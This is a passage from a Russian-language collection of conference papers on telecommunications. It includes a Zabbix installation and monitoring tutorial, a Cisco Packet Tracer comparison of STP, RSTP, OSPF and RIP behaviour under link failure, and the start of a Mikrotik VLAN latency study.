Данная методика основана на оптимизации тактовых циклов опроса ПЗС-матриц в ходе фотосъемки. Коррекции смаза не требует усовершенствования конструкции самого КА или его бортового оборудования, поэтому является оптимальным решением улучшения качества получаемого космического изображения.

Библиографический список

1. Егошкин Н.А. Коррекция смаза и расфокусировки спутниковых изображений с учетом геометрических искажений // Цифровая обработка сигналов. – 2016. – № 3. – С. 37–41.

2. Скорость движения изображения при оптико-электронной съемке поверхности планеты / В.Я. Геча, М.Ю. Жиленев, В.Б. Федоров, Д.А. Хрычев // Российский технологический журнал. – 2018. – Т. 6, № 4. – С. 65–77.

3. Набиулин Р.Р., Чабанов Е.А., Мальцев И.А. Исследование процесса регистрации токов и напряжений трехфазной электрической машины // Автоматизированные системы управления и информационные технологии: материалы Всерос. науч.-техн. конф., Пермь, 09–11 июня 2020 г.: в 2 т. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2020. – Т. 2. – С. 207–215.

4. Основные источники снижения качества изображений Земли, получаемых при орбитальной оптической съемке с борта МКА / Л.А. Макриденко, С.Н. Волков, В.Я. Геча, М.Ю. Жиленев // Вопросы электромеханики: тр. ВНИИЭМ. – 2017. – Т. 160. – С. 3–19.

5. Волобуев Ю.Н. Разработка и исследование методики коррекции смаза космических изображений в оптико-электронных сканирующих системах: дис. ... канд. техн. наук. – Курск, 2021. – 116 с.

Сведения об авторах

Мальцев Илья Анатольевич – аспирант кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, инженер-конструктор Пермской научно-производственной приборостроительной компании, г. Пермь, e-mail: malcevia18.08.1997@mail.ru

Чувызгалов Антон Анатольевич – аспирант кафедры «Общая физика» Пермского национального исследовательского политехнического университета, инженер-исследователь Пермской научно-производственной приборостроительной компании, г. Пермь, e-mail: chuvyzgalov_anton@mail.ru

Шмелев Павел Юрьевич – аспирант кафедры «Информационные технологии и автоматизированные системы» Пермского национального исследовательского политехнического университета, гр. ИТТ-22-а, г. Пермь, e-mail: schmelev.pacha.kz@yandex.ru

А.В. Фрейман, К.С. Ежова

МОНИТОРИНГ ТЕЛЕКОММУНИКАЦИОННОЙ СЕТИ С ИСПОЛЬЗОВАНИЕМ ПРОГРАММНОГО ИНСТРУМЕНТА ZABBIX

Исследуется применение программного продукта Zabbix для решения задач мониторинга коммутационного, серверного и терминального оборудования телекоммуникационной сети. Он позволяет выполнить контроль различных ресурсов: компьютеров, серверов, а также приложений, выполняемых на них, коммутаторов, маршрутизаторов, виртуальных машин и баз данных. Информация представляется в удобном для пользователя графическом виде, с возможностью детализации проблем и анализа причин их возникновения.

Ключевые слова: телекоммуникационная сеть, мониторинг, программный продукт, протокол управления, SNMP.

A.V. Freyman, K.S. Ezhova

MONITORING TELECOMMUNICATIONS NETWORK USING THE SOFTWARE TOOL ZABBIX

This article explores the use of the Zabbix software product to solve the problems of monitoring switching, server and terminal equipment of a telecommunications network. It allows you to control various resources: computers, servers, as well as applications running on them, switches, routers, virtual machines and databases. Information is presented in a user-friendly graphical form, with the ability to detail problems and analyze the causes of their occurrence.

Keywords: telecommunications network, monitoring, software product, management protocol, SNMP.

Телекоммуникационные сети получили широкое распространение в современном обществе [1]. Они позволяют решать различные производственные и технологические задачи, а также обеспечить обмен информацией между пользователями услуг [2].

Телекоммуникационные услуги (сервисы) предоставляются специальными организациями – операторами связи, между которыми идет активная конкуренция. Важным инструментом для победы в ней является *высокое качество предоставляемых услуг*, которое, наряду с дру-

гими факторами, обеспечивает *эффективная система технической эксплуатации телекоммуникационного оборудования и программных средств* [3]. Одним из ее ключевых компонентов является система мониторинга [4].

Целью работы является исследование возможностей программного инструментария мониторинга телекоммуникационных сетей Zabbix [5]. Основные задачи статьи:

1. Дать краткое описание системы мониторинга.
2. Отметить основные этапы ее установки и настройки.
3. Показать возможности по мониторингу и анализу полученной информации.

Компания Zabbix была основана в начале 2000 г. [5]. Спектр предоставляемых услуг постоянно расширяется: кроме непосредственно поставки системы мониторинга, это и консультации, организация конференций, проектные работы и т.д.

Рассмотрим *основные этапы установки и настройки* программного инструмента Zabbix в операционной системе Linux:

1. Установка сервисов Apache (веб-сервер), PHP (средство разработки веб-приложений), MySQL (система управления базой данных).
2. Настройка правильного часового пояса в файле `php.ini` – секция `Data` и строка `timezone`.
3. Загрузка файла репозитория Zabbix с использованием средства `wget` (рис. 1).

```
root@artem-virtual-machine:~# wget http://repo.zabbix.com/zabbix/5.2/ubuntu/pool/main/z/zabbix-release/zabbix-release_5.2-1+ubuntu20.04_all.deb
```

Рис. 1. Загрузка репозитория Zabbix

4. Установка сервера Zabbix (рис. 2).

```
root@artem-virtual-machine:~# apt install zabbix-server-mysql zabbix-frontend-php
```

Рис. 2. Установка сервера Zabbix

5. Создание базы данных и назначение всех необходимых привилегий пользователю (рис. 3).

```
mysql> CREATE DATABASE zabbixdb CHARACTER SET utf8 COLLATE utf8_bin;;
Query OK, 1 row affected, 2 warnings (0,08 sec)

ERROR:
No query specified

mysql> GRANT ALL on zabbixdb.* to zabbix@localhost IDENTIFIED BY 'password';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'IDENT
IFIED BY 'password'' at line 1
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,03 sec)
```

Рис. 3. Создание базы данных

6. Загрузка всех таблиц в базу данных (рис. 4).

```
root@artem-virtual-machine:~# zcat /usr/share/doc/zabbix-server-mysql/create.sql
.gz | mysql -u root -p zabbixdb
```

Рис. 4. Загрузка таблиц в базу данных

7. Редактирование конфигурационного файла `/etc/zabbix/zabbix_server.conf` и указание там данных аутентификации для подключения Zabbix к базе данных (рис. 5).

```
DBName=zabbixdb

### Option: DBSchema
#       Schema name. Used for PostgreSQL.
#
# Mandatory: no
# Default:
# DBSchema=

### Option: DBUser
#       Database user.
#
# Mandatory: no
# Default:
# DBUser=

DBUser=root
```

Рис. 5. Редактирование конфигурационного файла

8. Включение конфигурационного файла Zabbix для apache2 (рис. 6).

```
root@artem-virtual-machine:~# a2enconf zabbix-frontend-php
Enabling conf zabbix-frontend-php.
To activate the new configuration, you need to run:
systemctl reload apache2
```

Рис. 6. Включение конфигурационного файла

9. Перезапуск Zabbix и Apache, чтобы применить изменения (рис. 7).

```
root@91cf6w-af4cf9f-w9cmf06:~# systemctl restart zabbix apache2
root@91cf6w-af4cf9f-w9cmf06:~# systemctl restart zabbix apache2
```

Рис. 7. Перезапуск Zabbix и Apache

10. Настройка параметров сервера через веб-браузер по адресу <http://localhost/zabbix/> (рис. 8).




Рис. 8. Окно настройки сервера Zabbix

11. Проверка правильности настройки интерпретатора PHP (рис. 9).




Рис. 9. Проверка настройки PHP

12. Настройка доступа к базе данных (рис. 10).




Рис. 10. Настройка доступа к базе данных

13. Настройка IP-адреса и TCP-порта, на котором будет «слушать» Zabbix (рис. 11).

14. Выбор темы оформления.

15. Проверка по сообщению, что установка прошла успешно.




Рис. 11. Настройка IP-адреса и TCP-порта

16. Использование стандартных значений логина **Admin** и пароля **zabbix** для начального этапа работы.

17. Русификация интерфейса (рис. 12).




Рис. 12. Русификация

18. Установка Zabbix Agent для наблюдения за удаленным хостом. Эта программа собирает все доступные данные о нагрузке на систему, использовании ресурсов и передает все это на сервер Zabbix. Можно настроить активную проверку, когда агент будет отправлять все данные на сервер периодически, или пассивную, когда данные будут отправляться по запросу. Ввиду этого нужно установить Zabbix Agent во всех системах, за которыми нужно наблюдать (рис. 13).

```
root@artem-virtual-machine:/etc/php/8.1/apache2# apt install zabbix-agent
Reading package lists... Done
Building dependency tree... Done
```

Рис. 13. Установка Zabbix Agent




Рис. 14. Мониторинг

Для начала *мониторинга* нужно указать IP-адрес сервера и имя хоста в командной строке либо добавить новый хост в Zabbix на вкладке **Hosts** и наблюдать за его состоянием (рис. 14).

В данной статье рассмотрен подход к решению задачи мониторинга ресурсов телекоммуникационной сети с помощью программного инструментария Zabbix. Выполнен краткий обзор возможностей, подробный анализ процедуры установки и выполнение задач мониторинга.

Библиографический список

1. Фрейман В.И. Проектирование и эксплуатация инфокоммуникационных сетей. Реализация, моделирование: учеб. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2022. – 76 с.
2. Крухмалев В.В., Гордиенко В.Н., Моченов А.Д. Цифровые системы передачи: учеб. пособие для вузов по подготовке бакалавров и магистров. – 2-е изд., перераб. и доп. – М.: Горячая линия-Телеком, 2018. – 376 с.
3. Фрейман В.И. Техническая эксплуатация систем телекоммуникаций. Практический подход: учеб.-метод. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2013. – 106 с.
4. Гаврилов А.В. Современные принципы и технологии управления инфокоммуникационными сетями: учеб. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2021. – 201 с.
5. Zabbix :: Open source решение распределенного мониторинга [Электронный ресурс]. – URL: <https://www.zabbix.com/ru/> (дата обращения: 26.05.2023).

Сведения об авторах

Фрейман Артем Владимирович – студент кафедры КБ-9 «Предметно-ориентированные информационные системы» МИРЭА – Российского технологического университета, гр. БСБО-13-21, г. Москва, e-mail: artemfrey2003@gmail.com

Ежова Ксения Сергеевна – студентка кафедры КБ-9 «Предметно-ориентированные информационные системы», МИРЭА – Российского технологического университета, гр. БСБО-13-21, г. Москва, e-mail: ezhova33333@gmail.com

В.С. Малыгин, В.И. Фрейман

ИССЛЕДОВАНИЕ СЕМЕЙСТВА ПРОТОКОЛОВ SPANNING TREE PROTOCOL В ТЕЛЕКОММУНИКАЦИОННЫХ СЕТЯХ

При создании любой сети мы должны убедиться в ее правильной работоспособности, а также бесперебойной работе. А если созданная нами сеть сталкивается с техническими трудностями, сбоями в работе, то мы как разработчики должны убедиться в том, что данная сеть справиться с ними автоматически, без вмешательства. Показана оценка работоспособности протокола STP, RSTP, OSFP, RIP. При анализе протоколов будут исследованы методы анализирувания, реагирования на проблему, а также ее решение.

Ключевые слова: IEEE 802.1D, возникновение петель, STP, RSTP, Ethernet.

V.S. Malygin, V.I. Freiman

STUDY OF THE SPANNING TREE PROTOCOL FAMILY IN TELECOMMUNICATION NETWORKS

When creating any network, we must make sure that it works properly, as well as uninterrupted operation. And if the network we created encounters technical difficulties, failures, then we, as developers, must make sure that this network can cope with them automatically, without intervention. This article will show an assessment of the health of the STP, RSTP, OSFP, RIP protocol. In the analysis of the protocols, methods of analysis, response to the problem, as well as its solution will be explored.

Keywords: IEEE 802.1D, looping, STP, RSTP, Ethernet.

Основная функция алгоритма связующего дерева (STA) заключается в отсечении петель, созданных резервными каналами связи в сетях с мостовыми подключениями. STP работает на уровне 2-й модели взаимодействия открытых систем (OSI). При помощи BPDU (сообщения протокола моста), которыми обмениваются мосты, STP выбирает порты, которые пересылают или блокируют трафик. В некоторых конкретных случаях может произойти сбой данного протокола, и, в зависимости от схемы сети, решить данную проблему бывает очень сложно. В этой определенной области самая главная часть устранения неисправностей проводится еще до того, как возникнет проблема. Сбой работы протокола STA обычно приводит к возникновению мостовой петли. Большинство клиентов, звонящих в центр технической поддержки

Cisco по вопросам неисправностей с протоколом связующего дерева, подозревают в их происхождении наличие ошибок, однако ошибки редко являются причинами этих неисправностей. Даже если это проблема программного обеспечения, мостовая петля в среде STP все равно будет возникать из-за порта, который должен блокировать трафик, однако вместо этого он его пересылает [1].

Протокол Spanning Tree Protocol (STP) – это сетевой протокол, который обеспечивает топологию без петель для сетей Ethernet. В настоящее время это популярное решение для реализации резервных сетей в критически важных системах для энергетики, аэрокосмической промышленности или автоматизации производства. RSTP обеспечивает более быструю конвергенцию, чем 802.1D STP, при изменении топологии. Его также можно комбинировать с HSR – PRP для надежной связи Ethernet [2].

Исследование характеристик протоколов STP, RSTP, OSPF, RIP в Cisco Packet Tracer. В коммутаторах CISCO по умолчанию включен протокол STP (PVSTP) и используется он на всех интерфейсах. Посмотреть текущее состояние конфигурации сети можно в привилегированном режиме с использованием команды `show spanning-tree` (рис. 1).




Рис. 1. Пример вывода информации о работе STP

Дополнительно команде можно задать параметры:

- Active – вывести информацию только о созданных конфигурациях сетей (VLAN). Этот параметр используется по умолчанию.
- Detail – вывести детальную информацию о состоянии протокола STP.

- Inconsistentports – вывести информацию о портах, в которых возникла какая-либо ошибка в процессе функционирования STP.
- Interface – вывести информацию о работе STP на указанном интерфейсе. Здесь же можно узнать, работает ли порт в режиме portfast.
- Summary – выдать краткую информацию о работе STP.
- Vlan – выдать информацию о конфигурации, построенной для указанной vlan [3].

В среде Cisco Packet Tracer была создана и настроена данная топология на рис. 1 с протоколом STP.

Настроив данную топологию и убедившись в ее исправной работе, с роутера на PC1 мы будем передавать пакеты через командную строку во вкладке CLI в меню роутера. Мы будем задавать такие параметры, как Target IP address:[ip-адрес нашего ПК], Repeat count: [количество пакетов, в данном случае 20 пакетов постоянно], Datagram size: [размер пакета], Timeout in seconds: [Время ожидания ответа будет постоянным, равным 10].

При передаче пакетов мы искусственно производим обрыв одного из маршрутов, при помощи командной строки отключая порт fa0/4 на коммутаторе switchh 1. Командной строкой: config t, interface Fa0/2, shutdown и наблюдаем работу протокола STP, который в автоматическом режиме должен активировать другой маршрут, ранее выбранный второстепенный, за что отвечает корневой коммутатор (рис. 2).




Рис. 2. Обрыв на коммутаторе Switch 1

На рис. 3 показаны команды использованные для получения результата, которые показаны в табл. 1.

```

Router#ping
Target IP address: 192.168.1.2
Repeat count [5]: 20
Datagram size [100]: 500
Timeout in seconds [2]: 10
Extended commands [n]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 20, 500-byte ICMP Echos to 192.168.1.2, timeout is 10 seconds:
!!!!.....
Success rate is 85 percent (17/20), round-trip min/avg/max = 0/2/21 ms

Router#ping
Protocol [ip]:
Target IP address: 192.168.1.2
Repeat count [5]: 20
Datagram size [100]: 10000
Timeout in seconds [2]: 10
Extended commands [n]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 20, 10000-byte ICMP Echos to 192.168.1.2, timeout is 10 seconds:
!!!!.....
Success rate is 85 percent (17/20), round-trip min/avg/max = 3/34/56 ms

Router#ping
Protocol [ip]:
Target IP address: 192.168.1.2
Repeat count [5]: 20
Datagram size [100]: 14000
Timeout in seconds [2]: 10
Extended commands [n]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 20, 14000-byte ICMP Echos to 192.168.1.2, timeout is 10 seconds:
!!!!.....
Success rate is 85 percent (17/20), round-trip min/avg/max = 16/66/127 ms

Router#

```

Рис. 3. Командная строка на Router 0

Таблица 1

Соотношение размера пакета со скоростью передачи STP

Размер пакета(байты)	50	500	5000	10 000	14 000
Среднее время передачи с маршрутизатора на C1, мс	1	2	22	34	51

Следующим шагом мы также собрали идентичную топологию с настройкой протокола RSTP (рис. 4).




Рис. 4. Топология с настройкой протокола RSTP

Прodelав подобную работу, мы получили табл. 2.

Таблица 2

Соотношение размера пакета со скоростью передачи RSTP

Размер пакета(байты)	50	500	5000	10 000	14 000
Среднее время передачи с маршрутизатора на PC1, мс	1	<1	20	33	47

Исходя из проделанной работы, мы можем заметить, что при одинаковом размере пакета скорость передачи протокола RSTP значительно выше, чем у протокола STP, что благоприятно сказывается на работе при различных аварийных ситуациях с сетью.

Увидев данный результат, также изучение, на что влияет количество переданных пакетов в данной топологии при протоколах STP и RSTP, как ведет себя сеть. В данной топологии с протоколом RSTP мы передали пакеты в количестве 10 штук без обрыва маршрута на порту fa0/3 с pc1 на pc0, увидев, что все пакеты передались без потерь в кратчайшие сроки. Далее мы искусственно обрывали маршрут во время передачи маршрута, чтобы посмотреть, как поведут себя данные протоколы (рис. 5). Спровоцировав обрыв маршрута, мы меняем количество пакетов без изменения размера пакета.

Командой `ping -n` (кол-во пакетов) передадим 10 пакетов с pc1 на pc0 и проделаем данный эксперимент с 30 и 40 пакетами.

Следующим шагом проделали такую же работу, но уже с протоколом STP, и составили сравнительную табл. 3.

```

Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=6ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=7ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=7ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=13ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Reply from 192.168.1.1: bytes=32 time=1ms TTL=128
Ping statistics for 192.168.1.1:
    Packets: Sent = 40, Received = 35, Lost = 5 (13% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 13ms, Average = 1ms

```

Рис. 5. 30 переданных пакетов рс1 на рс0
с обрывом маршрута RIP

Таблица 3

Сравнение передачи разного количества
пакетов у топологий STP, RSTP

Количество пакетов	Протокол STP			Протокол RSTP		
	Передано	Утеряно	Мах время передачи	Передано	Утеряно	Мах время передачи, мс
10	5	5	1	9	1	1
30	25	5	3	29	1	12
40	35	5	4	39	1	10

Следующим шагом мы произвели настройку протоколов OSPF и RIP на нашей топологии и сняли характеристики при помощи командной строки роутера, что использовали ранее, и получили следующие значения (табл. 4, 5).

Таблица 4

Соотношение размера пакета со скоростью передачи OSPF

Размер пакета (байты)	50	500	5000	10 000	14 000
Среднее время передачи с маршрутизатора на PC1, мс	0	1	17	37	48

Таблица 5

Соотношение размера пакета со скоростью передачи RIP

Размер пакета (байты)	50	500	5000	10 000	14 000
Среднее время передачи с маршрутизатора на PC1, мс	1	2	21	35	55

Также мы решили исследовать зависимость количества передаваемых пакетов с максимальным временем передачи, а также потерянными пакетами (табл. 6).

Таблица 6

**Сравнение передачи разного количества пакетов
у топологий OSPF и RIP**

Количество пакетов	Протокол OSPF			Протокол RIP		
	Передано	Утеряно	Мах время передачи	Передано	Утеряно	Мах время передачи, мс
10	5	5	1	5	5	2
30	25	5	5	25	5	11
40	35	5	11	35	5	13

Зависимость количества потерянных пакетов от времени ожидания пакетов OSPF приведена в табл. 7.

Таблица 7

**Зависимость количества потерянных пакетов от времени
ожидания пакетов OSPF**

Размер пакета (байты) Количество передаваемых пакетов – 30	500			
Время ожидания, мс	2	6	10	15
Количество потерянных пакетов при передаче	15	5	3	2

Зависимость количества потерянных пакетов от времени ожидания пакетов STP приведена в табл. 8.

Таблица 8

**Зависимость количества потерянных пакетов
от времени ожидания пакетов STP**

Размер пакета (байты) Количество передаваемых пакетов – 30	500			
Время ожидания, мс	2	6	10	15
Количество потерянных пакетов при передаче	15	5	3	2

Зависимость количества потерянных пакетов от времени ожидания пакетов RIP приведена в табл. 9.

Таблица 9

**Зависимость количества потерянных пакетов
от времени ожидания пакетов RIP**

Размер пакета (байты) Количество передаваемых пакетов – 30	500			
Время ожидания, мс	2	6	10	15
Количество потерянных пакетов при передаче	15	5	3	2

Зависимость количества потерянных пакетов от времени ожидания пакетов RSTP приведена в табл. 10.

Таблица 10

Зависимость количества потерянных пакетов
от времени ожидания пакетов RSTP

Размер пакета (байты)	500			
Количество передаваемых пакетов – 30				
Время ожидания, мс	2	6	10	15
Количество потерянных пакетов при передаче	1	1	1	1

Выполнив данную работу, мы изучили семейство протоколов STP. Посмотрели, как ведут себя протоколы RSTP, STP, OSPF, RIP в созданной нами сети при возникновении аварии. Проследили зависимость скорости передачи протоколов от количества переданных пакетов, времени ожидания, задержки.

Библиографический список

1. Команды настройки протоколов связующего дерева STP, RSTP, MSTP [Электронный ресурс]. – URL: chromeextension://efaidnbmn nibpcajpcglclefindmkaj/http://www.justogroup.ru/dokumentacija/cisco/kommutiruemye_seti/oshibki_stp.pdf
2. STP/RSTP/MSTP-протокол связывающего дерева [Электронный ресурс]. – URL: <https://soc-e.com/rstp-rapid-spanning-tree-protocol/>
3. Типы протоколов STP Spanning Tree [Электронный ресурс]. – URL: <kaznu.kzhttps://www.kaznu.kz>

Сведения об авторах

Малыгин Владислав Станиславович – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-М, г. Пермь, e-mail: malyginvlad-1998@mail.ru

Фрейман Владимир Исаакович – доктор технических наук, профессор кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: vfrey@mail.ru

Е.В. Баранов, В.И. Фрейман

ИССЛЕДОВАНИЕ ВЛИЯНИЯ ТЕХНОЛОГИИ VLAN НА ЗАДЕРЖКУ В СОВРЕМЕННЫХ СЕТЯХ

Рассмотрен процесс моделирования сети с настройкой и без настройки протокола VLAN на физическом оборудовании компании Mikrotik. Произведен сравнительный анализ задержки пакетов от длины пакета с настройкой VLAN и без нее, а также выполнен обзор используемого оборудования.

Ключевые слова: VLAN, маршрутизация, локальная сеть, задержка, длина пакета.

E.V. Baranov, V.I. Freyman

INVESTIGATION OF THE IMPACT OF VLAN TECHNOLOGY ON LATENCY IN MODERN NETWORKS

The article describes the process of network modeling with and without configuring the VLAN protocol on the physical equipment of the company "Mikrotik". A comparative analysis of the packet delay from the packet length with and without VLAN configuration was performed, as well as an overview of the equipment used.

Keywords: VLAN, routing, local area network, latency, packet length.

В данной статье пойдет речь о виртуальных локальных сетях, их настройке и назначении, а также произведен сравнительный анализ задержки пакетов от длины пакета с настройкой данного протокола и без него.

Виртуальные локальные сети VLAN – это технология, позволяющая организовывать несколько независимых виртуальных сетей внутри одной физической сети. С помощью VLAN можно выполнять гибкое разнесение пользователей по различным сегментам сети с разной адресацией, даже если они подключены к единому устройству, а также разделять ширококвещательные домены [1]. Можно значительно оптимизировать работу локальной сети благодаря разгрузке отдельных ее сегментов от «лишнего» трафика и решить некоторые вопросы безопасности в сети, разграничив доступ пользователей. К тому же, VLAN дает возможность контролировать и эффективно подавлять ширококвещательные штормы, которые в больших сетях иногда останавливают работу целых сегментов [2].

В исследовании используется:

– маршрутизатор Mikrotik RouterBOARD 750. Это маленький пятипортовый Ethernet-маршрутизатор в пластиковом корпусе. Он отлично подойдет для организации сети дома и в малом офисе, для объединения в одну локальную сеть удаленных офисов и филиалов, организации резервных (отказоустойчивых) соединений. Краткая характеристика представлена в табл. 1;

– в роли коммутаторов SW1 и SW3 выступает роутер Mikrotik RouterBOARD 750, настроенный как коммутатор;

– коммутатор Edge-core ES3510MA – это 100-мегабитный L2 коммутатор; 8 портов 10/100BASE-TX и 2 комбо-порта GE RJ-45/SFP.

Таблица 1

Характеристика маршрутизатора «Mikrotik RouterBOARD 750»

Параметр	Значение
SKU Vendor	RB750
Количество портов Ethernet 100 Мб/с	5
Количество портов Ethernet 1000 Мб/с	Нет
Частота процессора	Atheros AR7240, 400MHz
Память	32MB DDR SDRAM
Версия RouterOS	Level 4
DHCP-сервер	Да
Межсетевой экран Firewall	Да
Стандарт Wi-Fi	Нет
Поддержка MIMO	Нет
Подключение 3G/4G-модема	Нет
USB	Нет
